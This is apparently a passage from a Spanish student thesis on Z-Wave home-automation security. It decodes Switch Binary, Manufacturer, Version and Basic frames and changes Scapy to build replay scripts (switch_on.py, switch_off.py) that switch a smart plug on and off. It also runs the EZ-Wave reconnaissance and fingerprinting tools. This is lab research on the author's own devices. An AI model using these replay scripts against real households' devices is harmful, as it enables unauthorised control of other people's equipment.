Esta trama es enviada desde el controlador primario POPP HUB (Source Node ID = 0x01) al esclavo Mini Plug (Destination Node ID = 0x03). La trama es de tipo Switch Binary (0x25) y significa que apaga o enciente un dispositivo, en este caso el dispositivo Mini Plug. Esta trama precisamente apaga el enchufe, ya que su carga es *2502*, los dígitos *25* describen su clase de comandos y los dígitos *02* describen la acción de apagar el dispositivo.

```
▸ Frame 4260: 65 bytes on wire (520 bits), 65 bytes captured (520 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▸ User Datagram Protocol, Src Port: 46376 (46376), Dst Port: 52002 (52002)
▸ AFIT Encapsulation: Scapy Radio Zwave len=(21)
▾ ZWAVE HomeId: 0xc53c0c8f Src: 1 Dst: 3 Seq: 2 Len: 13 Type: Switch Binary
    Home Id: 0xc53c0c8f
    Source Node Id: 0x01
    0... .... = Routed: False
    .1.. .... = ACK Req: True
    ..0. .... = Low Power: False
    ...0 .... = Speed Modified: False
    .... 0001 = Frame Type: Singlecast Frame (1)
    .00. .... = Beam Control: 0
    .... 0010 = Sequence Number: 2
    MPDU Length in Bytes: 13
    Destination Node Id: 0x03
    Command Class: Switch Binary (0x25)
    Checksum: 0x12
▾ Data (3 bytes)
    Data: 2501ff
    [Length: 3]
```

Ilustración 70. Trama tipo Switch Binary (ON) (Wireshark)

Bytes	4	1	2	1	1	3	1
	HomeID	**Source NodeID**	**Frame Control**	**Length**	**Destination NodeID**	**Data Payload**	**FCS**
	0xc53c0c8f	0x01		4+1+2+1+ 1+3+1= 13	0x03	2501ff **Command Class:** Switch Binary (0x25)	0x12

Routed	**ACK Req**	**Low Power**	**Speed Modified**	**Frame Type**	**Beam Control**	**Sequence Number**
0 = False	1 = True	0 = False	0 = False	0001 = Singlecast Frame (1)	00 = 0	0010 = 2

Ilustración 71. Desglose de trama tipo Switch Binary (ON)

Trama enviada desde el controlador primario POPP HUB (Source Node ID = 0x01) al esclavo Mini Plug (Destination Node ID = 0x03). La trama es de tipo Switch Binary (0x25) también y la acción que produce el envío de esta trama es la contraria a la trama anterior. Esta trama enciende el enchufe, ya que su carga es *01ff*, y describe la acción de encender el dispositivo.

4.2.2 Réplica de tramas

Para reproducir las tramas anteriores se ha tenido que modificar y añadir código al fichero *ZWave.py* que se encuentra en el siguiente path de la máquina virtual Pentoo:

```
/usr/lib64/python2.7/site-packages/scapy/layers
```

Se ha modificado la clase *ZWaveSwitchBin* para que los datos de la carga sean idénticos y obtengan el mismo resultado que las tramas originales. Se ha añadido otra clase, esta llamada ZWaveSwitchBin, para realizar la acción opuesta. Dentro de estas clases se han encadenado dos bytes con los valores por defecto *0x01* y *0xff* para encender el dispositivo y los valores *0x01* y *0x00* para apagarlo. En el apartado anterior se ha analizado la trama que apaga el dispositivo y se ha visualizado que la carga de datos era *2502* y no *250100* como se acaba de exponer, esto se debe a que mediante las pruebas realizadas se ha descubierto que el

controlador primario puede apagar el dispositivo con estas dos cargas de datos, pero cuando se realiza mediante el software externo solo funciona con la segunda mencionada. En la siguiente Ilustración están señalados estos valores.

```
class ZWaveSwitchBin(Packet):
    name = "ZWaveSwitchBin"
    fields_desc = [
        ByteEnumField("cmd", 0x01, {1: "SET", 2: "GET", 3: "REPORT"}), ByteEnumField("cms", 0xff,
{1: "SET", 2: "GET", 3: "REPORT"})
    ]

class ZWaveSwitchBin2(Packet):
    name = "ZWaveSwitchBin2"
    fields_desc = [
        ByteEnumField("cmd", 0x01, {1: "SET", 2: "GET", 3: "REPORT"}), ByteEnumField("cms", 0x00,
{1: "SET", 2: "GET", 3: "REPORT"})
    ]
```

Ilustración 72. Captura de código I (ZWave.py)

La clase *ZWaveSwitchBin* está añadida por defecto con el parámetro *cmd_class=0x25*, Command Class 0x25 (Switch Binary), pero la clase que se ha añadido antes no, la clase *ZWaveSwitchBin2*. Se tiene que añadir a *bind_layers* para que se asocie con la clase de comandos 0x25.

```
def ZWave(_pkt=None, *args, **kargs):
    return ZWaveReq(_pkt, *args, **kargs)


bind_layers(ZWaveReq, ZWaveNOP, cmd_class=0x0)
bind_layers(ZWaveReq, ZWaveNodeInfo, cmd_class=0x1)
bind_layers(ZWaveReq, ZWaveBasic, cmd_class=0x20)
bind_layers(ZWaveReq, ZWaveControllerReplication, cmd_class=0x21)
bind_layers(ZWaveReq, ZWaveApplicationStatus, cmd_class=0x22)
bind_layers(ZWaveReq, ZWaveSwitchBin, cmd_class=0x25)
bind_layers(ZWaveReq, ZWaveSwitchBin2, cmd_class=0x25)
bind_layers(ZWaveReq, ZWaveSwitchMulti, cmd_class=0x26)
bind_layers(ZWaveReq, ZWaveSwitchAll, cmd_class=0x27)
bind_layers(ZWaveReq, ZWaveSwitchToggleBin, cmd_class=0x28)
bind_layers(ZWaveReq, ZWaveSceneActivation, cmd_class=0x2a)
bind_layers(ZWaveReq, ZWaveSwitchToggleMulti, cmd_class=0x2b)
bind_layers(ZWaveReq, ZWaveSensBin, cmd_class=0x30)
bind_layers(ZWaveReq, ZWaveSensMulti, cmd_class=0x31)
bind_layers(ZWaveReq, ZWaveMeter, cmd_class=0x32)
bind_layers(ZWaveReq, ZWaveColor, cmd_class=0x33)
bind_layers(ZWaveReq, ZWaveMeterPulse, cmd_class=0x35)
bind_layers(ZWaveReq, ZWavePlusInfo, cmd_class=0x5e)
bind_layers(ZWaveReq, ZWaveDoorLock, cmd_class=0x62)
bind_layers(ZWaveReq, ZWaveUserCode, cmd_class=0x63)
```

Ilustración 73. Captura de código II (ZWave.py)

Se han creado dos archivos, *switch_on.py* y *switch_off.py*, a partir de la base de la herramienta *ezrecon* proporcionada por el software EZ-Wave. En estos dos scripts se han añadido las funciones que generan el paquete de la clase de comandos *Switch Binary* antes modificado y al ejecutarlos envían estos paquetes para encender o apagar el dispositivo. Las siguientes Ilustraciones muestran la parte principal del código que realiza estas acciones. Para ejecutarlos necesitan los mismos parámetros que la herramienta en la que se basan, el parámetro Home ID de la red y el parámetro Node ID del dispositivo.

python switch_on.py 0xc53c0c8f 3

```
print "Trying to switching on " + hex(homeid) + " Node " + str(nodeid)

switch = ZWave(homeid=homeid, dst=nodeid) / ZWaveSwitchBin()

timeout = 3
pid = os.fork()
if pid > 0:
    timer = time.time()
    i = 0
    while time.time() - timer < timeout:
        send(switch, verbose=False)
        time.sleep(1)
    time.sleep(2)
    #os._exit(0)

else:
    sniffradio(radio="Zwave", store=0, count=None, timeout=timeout,
               prn=lambda p,t=_target: handle_packets(p,t),
               lfilter=lambda x: x.haslayer(ZWaveReq))

#print "Exit"
```

Ilustración 74. Captura de código (switch_on.py)

python switch_off.py 0xc53c0c8f 3

```
print "Trying to switching off " + hex(homeid) + " Node " + str(nodeid)

switch = ZWave(homeid=homeid, dst=nodeid) / ZWaveSwitchBin2()

timeout = 3
pid = os.fork()
if pid > 0:
    timer = time.time()
    i = 0
    while time.time() - timer < timeout:
        send(switch, verbose=False)
        time.sleep(1)
    time.sleep(2)
    #os._exit(0)

else:
    sniffradio(radio="Zwave", store=0, count=None, timeout=timeout,
               prn=lambda p,t=_target: handle_packets(p,t),
               lfilter=lambda x: x.haslayer(ZWaveReq))

#print "Exit"
```

Ilustración 75. Captura de código (switch_off.py)

La ejecución de los dos scripts anteriores, mediante los comandos escritos en la parte superior de cada Ilustración, generan las tramas que se muestran a continuación en las Ilustraciones 76 y 77.

```
▸ Frame 4709: 65 bytes on wire (520 bits), 65 bytes captured (520 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▸ User Datagram Protocol, Src Port: 46376 (46376), Dst Port: 52002 (52002)
▸ AFIT Encapsulation: Scapy Radio Zwave len=(21)
▾ ZWAVE HomeId: 0xc53c0c8f Src: 1 Dst: 3 Seq: 1 Len: 13 Type: Switch Binary
    Home Id: 0xc53c0c8f
    Source Node Id: 0x01
    0... .... = Routed: False
    .0.. .... = ACK Req: False
    ..0. .... = Low Power: False
    ...0 .... = Speed Modified: False
    .... 0001 = Frame Type: Singlecast Frame (1)
    .00. .... = Beam Control: 0
    .... 0001 = Sequence Number: 1
    MPDU Length in Bytes: 13
    Destination Node Id: 0x03
    Command Class: Switch Binary (0x25)
    Checksum: 0x51
▾ Data (3 bytes)
    Data: 2501ff
    [Length: 3]
```

Ilustración 76. Trama enviada (switch_on.py)

```
▸ Frame 4835: 65 bytes on wire (520 bits), 65 bytes captured (520 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▸ User Datagram Protocol, Src Port: 46376 (46376), Dst Port: 52002 (52002)
▸ AFIT Encapsulation: Scapy Radio Zwave len=(21)
▾ ZWAVE HomeId: 0xc53c0c8f Src: 1 Dst: 3 Seq: 1 Len: 13 Type: Switch Binary
    Home Id: 0xc53c0c8f
    Source Node Id: 0x01
    0... .... = Routed: False
    .0.. .... = ACK Req: False
    ..0. .... = Low Power: False
    ...0 .... = Speed Modified: False
    .... 0001 = Frame Type: Singlecast Frame (1)
    .00. .... = Beam Control: 0
    .... 0001 = Sequence Number: 1
    MPDU Length in Bytes: 13
    Destination Node Id: 0x03
    Command Class: Switch Binary (0x25)
    Checksum: 0xae
▾ Data (3 bytes)
    Data: 250100
    [Length: 3]
```

Ilustración 77. Trama enviada (switch_off.py)

4.3 Herramientas EZ-Wave

En este apartado se van a analizar las herramientas EZ-Wave y los resultados obtenidos al utilizarlas en la red. Estos resultados se pueden visualizar en el terminal menos los de la herramienta *ezrecon*, de la que se reporta un error en tiempo de ejecución. Los resultados de esta herramienta se han mostrado en Wireshark.

4.3.1 ezstumbler

La función de esta herramienta es esnifar paquetes Z-Wave durante un periodo de tiempo específico para determinar las redes Z-Wave y sus dispositivos informando de los parámetros *Home ID* y *Node ID*. Para poder esnifar los paquetes deben estar al alcance de la antena conectada al dispositivo HackRF One.

Si no se añaden configuraciones primero hace un escáner pasivo y después un escáner activo. También se puede añadir la configuración de realizar el escáner activo directamente o de buscar una red determinada añadiendo su *Home ID*.




Ilustración 78. Resultados ezstumbler

El comando ejecutado y los resultados en el terminal se pueden observar en la Ilustración 78. El comando es:

```
python ezstumbler.py
```

Y los resultados muestran el identificador *Home ID* de la red (0xc53c0c8f) y que tiene 4 dispositivos con *Node IDs* 1 (controlador primario POPP HUB), 2 (esclavo Multisensor 6 AEOTEC), 3 (esclavo Everspring Metering Mini Plug) y 5 (esclavo ZD2102-5 Door Sensor).

4.3.2 ezrecon

Con esta herramienta se realiza un interrogatorio al dispositivo indicado. Se mandan peticiones de información de las clases *Manufacturer Specific*, *Version*, *Basic* y *NIF* (*Node Information Frame*). En principio estos datos los obtienes en el terminal al acabar el intercambio de datos, pero un error en tiempo de ejecución, en el que alerta de que el objeto no tiene un método que se le aplica en el código, impide visualizarlos. Se ha intentado corregir el error comentando la línea de código que lo produce, pero se obtiene un resultado nulo con el tipo Unknown en todos los campos que interroga. A través de Wireshark se pueden observar los resultados estudiando la carga de datos que lleva la trama respuesta.

Para demostrar el uso de esta herramienta se ha interrogado al dispositivo con Node ID 3, el esclavo Metering Mini Plug de Everspring. Se han analizado y comprobado con el

manual del dispositivo los datos del fabricante, de la versión y del estado obtenidos al interrogarlo. El comando para ejecutar esta herramienta a ese dispositivo de la red es el siguiente:

```
python ezrecon.py 0xc53c0c8f 3
```

Los siguientes apartados siguen este orden: primero las ilustraciones que muestran la petición y la respuesta capturadas a través de Wireshark, después la distribución de la trama obtenida de las especificaciones de diseño de software Z-Wave, a continuación, un desglose con los datos obtenidos mediante la distribución anterior y por último un recorte del manual del dispositivo para verificar que los datos obtenidos son correctos.

4.3.2.1 Fabricante (Manufacturer Specific)

```
▸ Frame 151: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▸ User Datagram Protocol, Src Port: 59910 (59910), Dst Port: 52002 (52002)
▸ AFIT Encapsulation: Scapy Radio Zwave len=(20)
▾ ZWAVE HomeId: 0xc53c0c8f Src: 1 Dst: 3 Seq: 1 Len: 12 Type: Manufacturer Specific
    Home Id: 0xc53c0c8f
    Source Node Id: 0x01
    0... .... = Routed: False
    .0.. .... = ACK Req: False
    ..0. .... = Low Power: False
    ...0 .... = Speed Modified: False
    .... 0001 = Frame Type: Singlecast Frame (1)
    .00. .... = Beam Control: 0
    .... 0001 = Sequence Number: 1
    MPDU Length in Bytes: 12
    Destination Node Id: 0x03
    Command Class: Manufacturer Specific (0x72)
    Checksum: 0xfd
▾ Data (2 bytes)
    Data: 7204
    [Length: 2]
```

Ilustración 79. Petición Manufacturer Specific (Wireshark)

```
▸ Frame 153: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▸ User Datagram Protocol, Src Port: 59910 (59910), Dst Port: 52002 (52002)
▸ AFIT Encapsulation: Scapy Radio Zwave len=(26)
▾ ZWAVE HomeId: 0xc53c0c8f Src: 3 Dst: 1 Seq: 10 Len: 18 Type: Manufacturer Specific
    Home Id: 0xc53c0c8f
    Source Node Id: 0x03
    0... .... = Routed: False
    .1.. .... = ACK Req: True
    ..0. .... = Low Power: False
    ...0 .... = Speed Modified: False
    .... 0001 = Frame Type: Singlecast Frame (1)
    .00. .... = Beam Control: 0
    .... 1010 = Sequence Number: 10
    MPDU Length in Bytes: 18
    Destination Node Id: 0x01
    Command Class: Manufacturer Specific (0x72)
    Checksum: 0xcb
▾ Data (8 bytes)
    Data: 7205006000040006
    [Length: 8]
```

```
▾ Data (8 bytes)
    Data: 7205006000040006
    [Length: 8]
```

Ilustración 80. Respuesta Manufacturer Specific (Wireshark)

7	6	5	4	3	2	1	0
Command Class = COMMAND_CLASS_MANUFACTURER_SPECIFIC							
Command = MANUFACTURER_SPECIFIC_REPORT							
Manufacturer ID 1							
Manufacturer ID 2							
Product Type ID 1							
Product Type ID 2							
Product ID 1							
Product ID 2							

Ilustración 81. Trama de clase Manufacturer Specific

Tabla 10. Desglose trama de clase Manufacturer Specific

72	05	00	60	00	04	00	06
Command Class	Manufacturer Specific Report	Manufacturer ID 1	Manufacturer ID 2	Product Type ID 1	Product Type ID 2	Product ID 1	Product ID 2

Manufacturer

Manufacturer ID	Product Type	Product ID
0x0060	0x0004	0x0006

Ilustración 82. Recorte del manual del dispositivo. Verificación de campos Manufacturer

Se observa mediante un archivo XML alojado en OpenZWave, en el archivo manufacturer_specific.xml, que estos valores se asocian con Everspring y el dispositivo AN181 Miniplug On/Off with meter function.

```
<Manufacturer id="0060" name="Everspring">
   <Product config="everspring/hsp02.xml" id="0001" name="HSP02 Motion Detector" type="0001"/>
   <Product config="everspring/sp814.xml" id="0002" name="SP814 Motion Detector" type="0001"/>
   <Product config="everspring/sp815.xml" id="0004" name="SP815 Pet Immune Pir Motion Detector" type="0001"/>
   <Product config="everspring/sp816.xml" id="0005" name="SP816 Outdoor Motion Detector" type="0001"/>
   <Product config="everspring/sm103.xml" id="0001" name="SM103 Door/Window Sensor" type="0002"/>
   <Product config="everspring/lptdm1u.xml" id="0001" name="AD142 Plug-in Dimmer Module" type="0003"/>
   <Product config="everspring/ad147.xml" id="0003" name="AD147 Plug-in Dimmer Module" type="0003"/>
   <Product config="everspring/ad146.xml" id="0002" name="AD146 In wall Dimmer Module" type="0003"/>
   <Product config="everspring/an157.xml" id="0001" name="AN157 Plug-in Appliance Module" type="0004"/>
   <Product config="everspring/an158.xml" id="0002" name="AN158 Plug-in Meter Appliance Module" type="0004"/>
   <Product config="everspring/an163.xml" id="0005" name="AN163 Plug-in On/Off with meter function" type="0004"/>
   <Product config="everspring/an181.xml" id="0006" name="AN181 Miniplug On/Off with meter function" type="0004"/>
   <Product config="everspring/an180.xml" id="0007" name="AN180 Plug-in ON/OFF Module" type="0004"/>
```

Ilustración 83. manufacturer_specific.xml

4.3.2.2 Versión (Version)

```
▸ Frame 140: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▸ User Datagram Protocol, Src Port: 59910 (59910), Dst Port: 52002 (52002)
▸ AFIT Encapsulation: Scapy Radio Zwave len=(20)
▾ ZWAVE HomeId: 0xc53c0c8f Src: 1 Dst: 3 Seq: 1 Len: 12 Type: Version
    Home Id: 0xc53c0c8f
    Source Node Id: 0x01
    0... .... = Routed: False
    .0.. .... = ACK Req: False
    ..0. .... = Low Power: False
    ...0 .... = Speed Modified: False
    .... 0001 = Frame Type: Singlecast Frame (1)
    .00. .... = Beam Control: 0
    .... 0001 = Sequence Number: 1
    MPDU Length in Bytes: 12
    Destination Node Id: 0x03
    Command Class: Version (0x86)
    Checksum: 0x1c
▾ Data (2 bytes)
    Data: 8611
    [Length: 2]
```

Ilustración 84. Petición Version (Wireshark)

```
▸ Frame 141: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▸ User Datagram Protocol, Src Port: 59910 (59910), Dst Port: 52002 (52002)
▸ AFIT Encapsulation: Scapy Radio Zwave len=(29)
▾ ZWAVE HomeId: 0xc53c0c8f Src: 3 Dst: 1 Seq: 7 Len: 21 Type: Version
    Home Id: 0xc53c0c8f
    Source Node Id: 0x03
    0... .... = Routed: False
    .1.. .... = ACK Req: True
    ..0. .... = Low Power: False
    ...0 .... = Speed Modified: False
    .... 0001 = Frame Type: Singlecast Frame (1)
    .00. .... = Beam Control: 0
    .... 0111 = Sequence Number: 7
    MPDU Length in Bytes: 21
    Destination Node Id: 0x01
    Command Class: Version (0x86)
    Checksum: 0x1c
▾ Data (11 bytes)
    Data: 861203035f010002010100
    [Length: 11]
```

```
▾ Data (11 bytes)
    Data: 861203035f010002010100
    [Length: 11]
```

Ilustración 85. Respuesta Version

7	6	5	4	3	2	1	0
Command Class = COMMAND_CLASS_VERSION							
Command = VERSION_REPORT							
Z-Wave Protocol Library Type							
Z-Wave Protocol Version							
Z-Wave Protocol Sub Version							
Firmware 0 Version							
Firmware 0 Sub Version							
Hardware Version							
Number of firmware targets							
Firmware 1 Version							
Firmware 1 Sub Version							
...							
Firmware N Version							
Firmware N Sub Version							

Ilustración 86. Trama de clase Version

Tabla 11. Desglose trama de clase Version

86	12	03	03	5f	01	00	02	01	01	00
Command Class	Version Report	Z-Wave Protocol Library Type	Z-Wave Protocol Version	Z-Wave Protocol Sub Version	Firmware 0 Version	Firmware 0 Sub Version	Hardware Version	Number of firmware targets	Firmware 1 Version	Firmware 1 Sub Version

Version

Protocol Library	3 (Slave_Enhance_232_Library)
Protocol Version	3.95 (6.51.02)
Firmware 0 Version	1V1
Hardware Version	2
Firmware 1 Version	0V5

Ilustración 87. Recorte del manual del dispositivo. Verificación de campos Version

El campo *Protocol Version* es correcto ya que 0x5f en decimal es 95, verificando que la versión del protocolo es 3.95.

4.3.2.3 Estado (Basic)

```
▸ Frame 119: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▸ User Datagram Protocol, Src Port: 59910 (59910), Dst Port: 52002 (52002)
▸ AFIT Encapsulation: Scapy Radio Zwave len=(20)
▾ ZWAVE HomeId: 0xc53c0c8f Src: 1 Dst: 3 Seq: 1 Len: 12 Type: Basic
    Home Id: 0xc53c0c8f
    Source Node Id: 0x01
    0... .... = Routed: False
    .0.. .... = ACK Req: False
    ..0. .... = Low Power: False
    ...0 .... = Speed Modified: False
    .... 0001 = Frame Type: Singlecast Frame (1)
    .00. .... = Beam Control: 0
    .... 0001 = Sequence Number: 1
    MPDU Length in Bytes: 12
    Destination Node Id: 0x03
    Command Class: Basic (0x20)
    Checksum: 0xa9
▾ Data (2 bytes)
    Data: 2002
    [Length: 2]
```

Ilustración 88. Petición Basic (Wireshark)

```
▸ Frame 120: 65 bytes on wire (520 bits), 65 bytes captured (520 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▸ User Datagram Protocol, Src Port: 59910 (59910), Dst Port: 52002 (52002)
▸ AFIT Encapsulation: Scapy Radio Zwave len=(21)
▾ ZWAVE HomeId: 0xc53c0c8f Src: 3 Dst: 1 Seq: 2 Len: 13 Type: Basic
    Home Id: 0xc53c0c8f
    Source Node Id: 0x03
    0... .... = Routed: False
    .1.. .... = ACK Req: True
    ..0. .... = Low Power: False
    ...0 .... = Speed Modified: False
    .... 0001 = Frame Type: Singlecast Frame (1)
    .00. .... = Beam Control: 0
    .... 0010 = Sequence Number: 2
    MPDU Length in Bytes: 13
    Destination Node Id: 0x01
    Command Class: Basic (0x20)
    Checksum: 0x15
▾ Data (3 bytes)
    Data: 2003ff
    [Length: 3]
```

```
▾ Data (3 bytes)
    Data: 2003ff
    [Length: 3]
```

Ilustración 89. Respuesta Basic (Wireshark)

7	6	5	4	3	2	1	0
Command Class = COMMAND_CLASS_BASIC							
Command = BASIC_REPORT							
Value							

Ilustración 90. Trama de clase Basic

Tabla 12. Desglose trama de clase Basic

20	03	ff
Command Class	Basic Report	Value

Basic

- Basic Get: Inquire about the status of the device.
- Basic Report: Report the status of the device.
- Basic Set: Set the status of the device.

Ilustración 91. Recorte del manual del dispositivo. Verificación de campos Basic

Esta trama de respuesta es de tipo Basic Report, es decir, informa del estado del dispositivo mediante el campo Value. El valor 0xff informa de que el dispositivo está encendido.

4.3.3 ezfingerprint

La herramienta *ezfingerprint* realiza una técnica de manipulación de preámbulo para determinar si el SoC Z-Wave (System on a Chip) es un SoC tipo ZW0301 o un SD3501. Primero escanea el dispositivo con el preámbulo estándar y después repite esta operación, pero modificando el preámbulo. Se puede apreciar esta modificación en el código, al ejecutar *ActiveScanner* con el parámetro *preamble_len=16*.

```
homeid = int(args.homeid,16)
print "Scanning " + str(args.nodeid) + " with standard preamble"
network = ActiveScanner(ZWaveNetwork(homeid), timeout=10, nodeid=args.nodeid, strict=True).run

if args.nodeid in network.nodes:
    print "Node " + str(args.nodeid) + " found"
    print "Scanning " + str(args.nodeid) + " with shortened preamble"
    network=None
    network = ActiveScanner(ZWaveNetwork(homeid), timeout=10, nodeid=args.nodeid, preamble_len=16, strict=True).run
    if args.nodeid in network.nodes:
        print hex(homeid) + " Node " + str(args.nodeid) + ": ZW0301 Transceiver"
    else:
        print hex(homeid) + " Node " + str(args.nodeid) + ": SD3501 Transceiver"
else:
    print hex(homeid) + " Node " + str(args.nodeid) + " not found..."

print "Exit"
```

Ilustración 92. Captura de código (ezfingerprint.py)

El comando para ejecutar esta herramienta se puede apreciar en la Ilustración 93 y es el siguiente:

```
python ezfingerprint.py 0xc53c0c8f 3
```

```
pentoo /home/pentoo/Desktop/TFE-Zwave/EZ-Wave-master/tools # python ezfingerprin
t.py 0xc53c0c8f 3
Scanning 3 with standard preamble
Active Scan of 0xc53c0c8f for 10 seconds...
Node 3 found
Scanning 3 with shortened preamble
Active Scan of 0xc53c0c8f for 10 seconds...
pentoo /home/pentoo/Desktop/TFE-Zwave/EZ-Wave-master/tools # 0xc53c0c8f Node 3:
SD3501 Transceiver
Exit
```

Ilustración 93. Resultados ezfingerprint

Y los resultados indican que el dispositivo Metering Mini Plug de Everspring tiene un SoC SD3501 (Transceiver).

Capítulo 5. Conclusión

Una de las conclusiones que destacan de este Trabajo Fin de Estudios es que la seguridad es nula en dispositivos relativamente antiguos, como es en el caso del dispositivo que es manipulado en este trabajo. El software y el hardware que se utiliza solamente replica las tramas que envía el controlador al esclavo, no interviene ningún mecanismo de seguridad que previene este ataque.

Este protocolo es muy seguro actualmente con los dispositivos y versiones actuales, los cuales tienen SoCs Z-Wave que aseguran la comunicación entre dispositivos. Es una buena elección para la automatización de hogar por las ventajas que tiene frente a sus competidores. Sus ventajas más relevantes son la interoperabilidad, el bajo consumo de sus dispositivos y la interferencia nula con otras tecnologías ya presentes en el hogar.

Una de las limitaciones del trabajo ha sido no exponer a los dispositivos a Internet, por si alguna actualización de las que hemos hablado con anterioridad (OTA), mejorase la seguridad de éstos haciendo imposible su manipulación.

Otra limitación ha sido no conseguir que la herramienta *ezrecon* diese los resultados por el terminal, complicando así sus resultados. Con esta herramienta funcionando correctamente se podría saber si los dispositivos cifran o no sus comunicaciones directamente sin analizar sus tramas en wireshark.

Actualmente Silicon Labs está introduciendo al mercado la tecnología Z-Wave 700, que proporciona una plataforma ideal para la creación simplificada de entornos totalmente inteligentes, económicos, flexibles, y fáciles de usar en el hogar y la oficina para poder competir en el mercado de la automatización de hogar.

Mi recomendación para poder investigar la seguridad y todos los detalles de esta versión del protocolo, en general, de esta tecnología, es comprar sus development kits, en concreto el Z-Wave 700 Development Kit (SLWSTK6050A), que cuesta 379 dólares y te proporciona tanto hardware como software para el estudio y desarrollo de aplicaciones de este protocolo.

Bibliografía

Agosta, G., Antonini, A., Barenghi, A., Galeri, D., & Pelosi, G. (2015). Cyber-Security Analysis and Evaluation for Smart Home Management Solutions. Italia.

Amaro, P., Cortesão, R., Landeck, J., & Santos, P. (2011). Implementing an Advanced Meter Reading infrastructure using a Z-Wave compliant Wireless Sensor Network. Coimbra, Portugal.

Badenhop, C. W., Graham, S. R., Ramsey, B. W., Mullins, B. E., & Mailloux, L. O. (2016). The Z-wave routing protocol and its security implications.

Badenhop, C. W., Ramsey, B. W., Mullins, B. E., & Mailloux, L. O. (2016). Extraction and analysis of non-volatile memory of the ZW0301 module, a Z-Wave transceiver. Estados Unidos.

Baviskar, A., Baviskar, J., Wagh, S., Mulla, A., & Dave, P. (2015). Comparative Study of Communication Technologies for Power Optimized Automation Systems: A Review and Implementation. India.

Bihl, T. J., Jr., K. W., Temple, M. A., & Ramsey, B. (2015). Dimensional Reduction Analysis for Physical Layer Device Fingerprints with Application to ZigBee and Z-Wave Devices. Ohaio, Estados Unidos.

Burns, N., Sassaman, P., Daniel, K., Huber, M., & Záruba, G. (2016). PESTO: Data Integration for Visualization and Device Control in the SmartCare Project. Arlington, Texas, Estados Unidos.

Cass, S., & Gibbs, W. (Enero de 2016). DIY Home Security Deter Intruders With An Extraloud Alarm. Estados Unidos.

Csernáth, G., Szilágyi, L., Fördős, G., & Szilágyi, S. (Agosto de 2008). A Novel ECG Telemetry and Monitoring System Based on Z-Wave Communication. Vancouver, British Columbia, Canadá.

DrZWave. (13 de Junio de 2018). *Whats the difference between Z-Wave and Z-Wave Plus?* Obtenido de DRZWAVE, Z-WAVE WIRELESS IOT EXPERT: https://drzwave.blog/2018/06/13/whats-the-difference-between-z-wave-and-z-wave-plus/

Fouladi, B., & Ghanoun, S. (2013). Security Evaluation of the Z-Wave Wireless Protocol.

Fuller, J. D., & Ramsey, B. W. (2015). Rogue Z-Wave Controllers: A Persistent Attack Channel. Ohaio, Estados Unidos.

Fuller, J. D., Ramsey, B. W., Rice, M. J., & Pecarina, J. M. (2017). Misuse-based detection of Z-Wave network attacks. Estados Unidos.

Gomez, C., & Paradells, J. (2010). Wireless Home Automation Networks: A Survey of Architectures and Technologies. España.

